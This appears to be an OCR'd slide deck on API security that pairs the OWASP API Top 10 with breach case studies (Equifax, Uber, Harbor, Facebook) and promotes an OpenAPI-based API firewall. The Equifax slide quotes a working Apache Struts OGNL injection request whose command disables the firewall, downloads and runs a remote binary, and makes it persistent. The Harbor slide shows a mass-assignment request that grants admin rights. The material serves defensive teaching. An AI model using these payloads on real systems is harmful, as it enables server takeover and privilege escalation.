
OWASP API Security Top 10 2019

The Ten Most Critical Web Application Security Risks

- **API1** : Broken Object Level Access Control
- **API2** : Broken Authentication
- **API3** : Excessive Data Exposure
- **API4** : Lack of Resources & Rate Limiting
- **API5** : Missing Function/Resource Level Access Control
- **API6** : Mass Assignment
- **API7** : Security Misconfiguration
- **API8** : Injection
- **API9** : Improper Assets Management
- **API10** : Insufficient Logging & Monitoring

https://owasp.org

DEMO DEPLOYMENT SETUP



EQUIFAX AND MANY MORE (2017)

https://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

- The Attack
  - ✓ Remote command injection attack: server executes commands written in ONGL language when a Content-Type validation error is raised.
  - ✓ Example:
  - ✓

```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http[redacted]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo "./syn13576&">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```

- The Breach
  - ✓ One of the most important in history: 147 millions people worldwide, very sensitive data
  - ✓ Equifax got fined $700 million in Sept 2019
- Core Issue
  - ✓ Unpatched Apache Struts library, with remote command injection vulnerability, widely exploited during months.

A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

UBER (SEPT 2019)

https://appsecure.security/blog/how-i-could-have-hacked-your-uber-account

- The Attack
  - ✓ Account takeover for any Uber account from a phone number
- The Breach
  - ✓ None. This was a bug bounty.
- Core Issues
  - ✓ First Data leakage : driver internal UUID exposed through error message!

```
{
    “status”:”failure”,
    ”data”: {
        “code”:1009,
        ”message”:”Driver ‘47d063f8-0xx5e-xxxxx-b01a-xxxx’ not found”
        }
}
```

  - ✓ Second Data leakage via the getConsentScreenDetails operation: full account information is returned, when only a few fields are used by the UI. This includes the **mobile token** used to login onto the account

A1
A2
A3
A4
A5
A6
A7
A8
A9
A10

HARBOUR REGISTRY (SEPT 2019)

https://unit42.paloaltonetworks.com/critical-vulnerability-in-harbor-enables-privilege-escalation-from-zero-to-admin-cve-2019-16097/

- The Attack
  - ✓ Privilege escalation: become registry administrator
- The Breach
  - ✓ Potentially 1300+ registries with default security settings
- Core Issue
  - ✓ Mass Assignment vulnerability allows any normal user to become an admin

```
POST /api/users
{“username”:”test”,”email”:”test123@gmail.com”,”realname”:”
noname”,”password”:”Password1\u0021”,”comment”:null,
“has_admin_role” = True}
```

A1
A2
A3
A4
A5
A6
A7
A8
A9
A10


FACEBOOK (FEB 2018)

https://appsecure.security/blog/we-figured-out-a-way-to-hack-any-of-facebook-s-2-billion-accounts-and-they-paid-us-a-15-000-bounty-for-it

- The Attack
  - ✓ Account takeover via password reset at https://www.facebook.com/login/identify?ctx=recover&lwv=110.
  - ✓ facebook.com has rate limiting, beta.facebook.com does not!
- The Breach
  - ✓ None. This was a bug bounty.
- Core Issues
  - ✓ Rate limiting missing on beta APIs, which allows brute force guessing on password reset code
  - ✓ Misconfigured security on beta endpoints

A1
A2
A3
A4
A5
A6
A7
A8
A9
A10


PROTECTING APIS
AGAINST THREATS
REQUIRES A NEW APPROACH!



OPENAPI INITIATIVE

OpenAPI Specification (formerly Swagger Specification) is an API description format for REST APIs. An **OpenAPI** file allows you to describe your entire API, including: Available endpoints (/users) and operations on each endpoint (GET /users , POST /users)

POSITIVE SECURITY MODEL FOR APIS

- Web Application Security is painful because the security is not handled from beginning
- Developers cannot define how the web application is built and designed
- After 20 years of R&D, detection and protection tools have to use AI to understand how the Web Application works...

=> Now we have a worldwide accepted and used API standard: OpenAPI Specification


=> We build a whitelist based on OAS

API DEVSECOPS: SHIFT-LEFT AND AUTOMATE

API security becomes **fully part** of the **API lifecycle**

Key Benefits

- Security can now be applied automatically and at scale
- Vulnerable APIs are detected early
- APIs are automatically protected as soon as the contract is defined



ZERO-TRUST ARCHITECTURE FOR MICROSERVICES

Low footprint, **ultra-low latency** runtime that can be deployed in Kubernetes

API micro-firewall can be deployed as:

- Sidecar proxy for defense in depth
- Reverse proxy (Gateway) for edge protection

Key Benefits

- Enables zero trust architecture: microservices must not trust the environment
- Platform agnostic: any cloud, hybrid or on-premises
- Deployment agnostic: monolithic, microservices, and service-mesh
- Supports multi-cloud, multi-geo zone deployments

RESOURCES

- 42Crunch Website
- Free OAS Security Audit
- OpenAPI VS Code Extension
- OpenAPI Spec Encyclopedia
- OWASP API Security Top 10
- APIsecurity.io
- Security Strategies for Microservices Apps
- API Security Pentesting